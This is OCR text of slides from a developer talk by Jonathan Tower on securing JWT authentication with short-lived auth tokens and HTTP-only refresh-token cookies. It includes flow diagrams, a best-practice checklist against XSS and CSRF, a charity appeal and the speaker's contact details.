

Client
Cookies
R'
HTTP-Only
localStorage
A'
Authorize Service
APIs
Secured Service
DB



Authorize
Service
Client
APIs
DB
Authorize: Bearer A'
Cookie: R'
Secured
Service
A'
Cookies
R' HTTP-Only
localStorage
A'



Client
Authorize: Bearer A'
Cookie: R'
Cookies
R' HTTP-Only
localStorage
A'
Authorize Service
APIs
Secured Service
✓
A'
DB


Client
Authorize: Bearer A'
Cookie: R'
Cookies
R' HTTP-Only
localStorage
A'
Authorize
Service
APIs
Secured
Service
✓
A'
DB


Client
Authorize: Bearer A'
Cookie: R'
Cookies
R' HTTP-Only
localStorage
A'
Authorize Service
APIs
Secured Service
✓
A'
DB


Authorize
Service
Client
APIs
DB
Authorize: Bearer A'
Cookie: R'
Secured
Service
A'
Cookies
R' HTTP-Only
localStorage
A'

JWT + Refresh Token Best Practices

- **Auth Token**
- Short-lived (60 min)
- Don’t store in a cookie (CSRF)
- Sign and verify signature and expiration

- **Refresh Token**
- Store in HTTP-Only cookie (XSS)
- Long-lived (24 hours or more)
- Treat as “correct credentials”, but automatic without the user
- Grant a new **auth token** when presented a valid **refresh token**

Advantages of Refresh Token

- Shortens the life of auth token
- Impossible for XSS attacks to steal refresh token
- Auth token can still be shared across windows/tabs
- User doesn’t have to frequently reauthenticate manually

Demo

Using Refresh Tokens to Secure Your JWT Auth Token

Summing Up

1. Implement CORS on your API (if possible)
2. Ensure script injection is not possible in your app
3. Limit use of GET APIs
4. Always check your tokens’ signatures, issuers, audiences, and expirations
5. Store auth cookie in application memory or localStorage with short expiration
6. Implement long-lived httpOnly refresh tokens
7. Use sameSite and Secure for your refresh token if possible

Last Chance…If You Give $200, So Will I!

bit.ly/tc-water

"charity:water is a non-profit organization that provides clean and safe drinking water to people in developing nations. The organization was founded in 2006 and has helped fund 35,000 projects in 27 countries, benefiting over 9.5 million people.."
- Wikipedia

"4/4 Stars"
- CharityNavigator.org

charity: water

Thank You! Questions?

- Jonathan "J." Tower
  - Principal Consultant & Partner
  - Trailhead Technology Partners

TRAILHEAD
TECHNOLOGY PARTNERS

trailheadtechnology.com

🏆 Microsoft MVP in .NET

🍺 Organizer of Beer City Code

✉ jtower@trailheadtechnology.com

🌐 trailheadtechnology.com/blog

🐦 jtowermi

https://github.com/jonathantower/jwt-refresh